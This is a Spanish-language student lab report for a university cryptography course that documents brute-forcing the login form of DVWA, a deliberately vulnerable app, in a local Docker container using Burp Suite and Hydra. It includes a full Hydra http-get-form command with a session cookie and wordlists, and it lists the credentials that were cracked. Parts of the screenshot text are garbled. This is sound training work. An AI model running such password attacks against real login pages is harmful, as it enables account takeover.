

Nicolás Andrés Soto Mardones
Criptografía Laboratorio Sección 3
UDP
06 de Septiembre


LABORATORIO 2 Brute Force a DVWA mediante Hydra/Burpsuite

1.

Ya instalado docker, descargamos (si es que no lo está) e iniciamos el contenedor de DVWA con el comando:


```
sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

- Sudo: para correr como admin, ya que así está instalado docker.
- docker run: corre el contenedor.
- -rm -it: remueve automáticamente el contenedor al terminar, y corre contenedor en modo interactivo, respectivamente.
- -p 80:80: asignamos el primero de los puertos del host, al segundo del contenedor.
- vulnerables/web-dvwa: nombre del contenedor en repositorio de docker.





```
nicou@nicou: ~  
nicou@nicou:~$ sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa  
[sudo] password for nicou:  
[+] Starting mysql...  
[ ok ] Starting MariaDB database server: mysqld.  
[+] Starting apache  
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2. Set the 'ServerName' directive globally to suppress this message  
. ok  
==> /var/log/apache2/access.log <==  
  
==> /var/log/apache2/error.log <==  
[Tue Sep 06 22:57:04.990221 2022] [mpm_prefork:notice] [pid 303] AH00163: Apache/2.4.25 (Debian) configured -- resuming normal operations  
[Tue Sep 06 22:57:04.990276 2022] [core:notice] [pid 303] AH00094: Command line: '/usr/sbin/apache2'  
  
==> /var/log/apache2/other_vhosts_access.log <==  
□
```

Se ingresa con navegador a la IP del contenedor, en este caso 172.17.0.2. Posteriormente se logea con admin:password y se selecciona el botón “Create /Reset Database”. Luego volvemos a logear con las credenciales anteriores y seleccionamos “Brute Force” (/vulnerabilities/brute), donde se trabajará. Esto se debe desarrollar al ser la primera configuración de la aplicación para su correcto uso de las bases de datos.





2.

Sabiendo que admin:password son credenciales validas, se ingresan para ver una petición exitosa. (Aunque en realidad no es necesario conocer la respuesta de un login exitoso en este caso, sabiendo que cuando no se recibe el mensaje de login fallido, es un login exitoso)





Probando con las credenciales blah:blah, obtenemos un login fallido.



Ambos request/response son capturados por el proxy de Burpsuite mediante la extensión Foxyproxy para Firefox.

Para mayor facilidad de comparación se ocupa la herramienta Comparar de Burpsuite, para ambas respuestas. Se observa solo una diferencia de hora, largo del contenido y mensajes en claro:

- Exitoso: ***Welcome to the password protected area admin***
- Fallido: ***Username and/or password incorrect.***



3. HYDRA

- Se inspecciona la aplicación web y los elementos del formulario.
- Identificamos la dirección IP del contenedor como target: **172.17.0.2**.
- Se identifica que es un formulario del tipo GET, por lo que se usará el parámetro **“http-form-get”** que facilita su manipulación.
- Se identifican los campos name de interés y sus valores, que son **“username”**, **“password”** y **“Login”**. A los dos primeros se les deben pasar las variables de usuarios y contraseñas mediante fuerza bruta, y login corresponde al botón para enviar el request.
- Identificamos que en ingresos fallidos aparece un mensaje que incluye la palabra **“incorrect”**. Lo cual ocuparemos como parámetro para identificar si un login es exitoso al no tenerlo en su mensaje, ya que así está configurado Hydra y este form, por defecto.
- En el apartado de Network y Headers en formato RAW, obtenemos la **Cookie** que nos fue otorgada en /login.php con el inicio de sesión con admin:password. Esto es necesario, ya que, si no nos identificamos con esta cookie al ingresar a **“/vulnerabilities/brute/”**, seremos redireccionados a **“/login.php”**.
- Se crean archivos de texto usando nano, **“usuarios.txt”** con nombres de usuario, y **“contras.txt”** con contraseñas.
- Integrando todo creamos el comando:

```
hydra 172.17.0.2 http-form-get  
"/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:incorrect:H=Cookie: PHPSESSID=6ts8p06t53phsnomtj3ofqmai3; security=low" -L usuarios.txt -P contras.txt
```

- Se obtienen 5 credenciales validas. Para este apartado las dos pedidas que verificaremos son: **(1337:charley)** y **(pablo:letmein)**.
- Credenciales son probadas en la aplicación web y efectivamente son válidas.

**Fotos secuencialmente ordenadas como descrito arriba.*

Activities Firefox Web Browser sep 6 15:15

docker: Error response from ... docker: driver failed p ... Start / Stop and Rest... Vulnerability: Brute F... dvwa hydra - Buscar co... DVWA 1.9+: Brute force p... DVWA Task 1 - Brute / ...

127.0.0.2/vulnerabilities/brute/username=admin&password=password&Login=Login#

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- [https://www.cwasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.cwasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

```
<div class="vulnerable_code_area">
  <div>Login</div>
  <form action="#" method="GET">
    Username:
    <input type="text" name="username">
    <br>
    Password:
    <input type="password" autocomplete="off" name="password">
  </form>
</div>
```

body/home > divcontainer > divmain_body > divbody_padded > divvulnerable_code_area > form > input

Filter Styles

element { }

input, textarea, select { font: 100% arial,sans-serif; vertical-align: middle; }

Inherited from divmain_body

divmain_body { font-size: 100%; }

Inherited from divcontainer

Layout Computed Changes Fonts Anim...

Flexbox Select a Flex container or item to continue.

Grid CSS Grid is not in use on this page

Box Model

margin 0

Activities Firefox Web Browser sep 6 15:18

docker: Error response from ... docker: driver failed p ... Start / Stop and Rest... Vulnerability: Brute F... dvwa hydra - Buscar co... DVWA 1.9+: Brute force p... DVWA Task 1 - Brute / ...

127.0.0.2/vulnerabilities/brute/username=admin&password=password&Login=Login#

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area admin



More Information

- [https://www.cwasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.cwasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

```

  Password:
  <input type="password" autocomplete="off" name="password">
  </div>
  <input type="submit" value="Login" name="Login">
</form>
<p>Welcome to the password protected area admin/>

</div>
<div>More Information</div>
```

body/home > divcontainer > divmain_body > divbody_padded > divvulnerable_code_area > form > input

Filter Styles

element { }

input, textarea, select { font: 100% arial,sans-serif; vertical-align: middle; }

Inherited from divmain_body

divmain_body { font-size: 100%; }

Inherited from divcontainer

Layout Computed Changes Fonts Anim...

Flexbox Select a Flex container or item to continue.

Grid CSS Grid is not in use on this page

Box Model

margin 0

Activities Firefox Web Browser

docker: Error response from da... Vulnerability: Brute Forc... dwwa hydra - Buscar con... DVWA 1.9+: Brute force pas... DVWA Task 1 - Brute Forc...

127.0.0.1/vulnerabilities/brute/

Vulnerability: Brute Force

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

Login

Username:
Password:
Login

More Information

- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	127.0.0.1	/vulnerabilities/brute/	BrowserTabChild.jm:93 (jsu...	html	1.74 KB	4.22 KB
200	GET	127.0.0.1	add_event_listeners.js	script	js	626 B	593 B
200	GET	127.0.0.1	dwvapi.js	script	js	815 B	1.01 KB
200	GET	127.0.0.1	favicon.ico	FaviconLoader.jm:191 (img)	vnd.microsoft...	cached	1.37 KB
304	GET	127.0.0.1	logo.png	img	png	cached	4.93 KB

5 requests 12.11 KB / 3.15 KB transferred Finish: 93 ms DOMContentLoaded: 51 ms load: 75 ms

Headers Cookies Request Response Timings Stack Trace

Filter Headers

- Cache-Control: max-age=0
- Connection: keep-alive
- Content-Type: text/html; charset=UTF-8
- Host: 127.0.0.1
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: none
- Sec-Fetch-User: ?1

Copy Copy All

Activities Terminal

sep 6 18:30

Open usuarios.txt ~/Desktop/Cripto_Lab2

```
1 user1
2 user2
3 user3
4 user4
5 adm1n
6 sn1thy
7 1337
8 pablo
9 gordonb
```

Open contras.txt ~/Desktop/Cripto_Lab2

```
1 pass1
2 pass2
3 pass3
4 pass4
5 password
6 letmeIn
7 test
8 abc123
9 charley
```

nicou@nicou: ~/Desktop/Cripto_Lab2

```
nicou@nicou:~/Desktop/Cripto_Lab2$ hydra 172.17.0.2 http-get-form "/vulnerabilities/brute/:username=*USER*&password=*PASS*&login=
Login:Incorrect:H=Cookie: PHPSESSID=6ts8p06t53phsnontj3ofqna13; security=low" -L usuarios.txt -P contras.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-06 18:28:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (1:9/p:9), ~6 tries per task
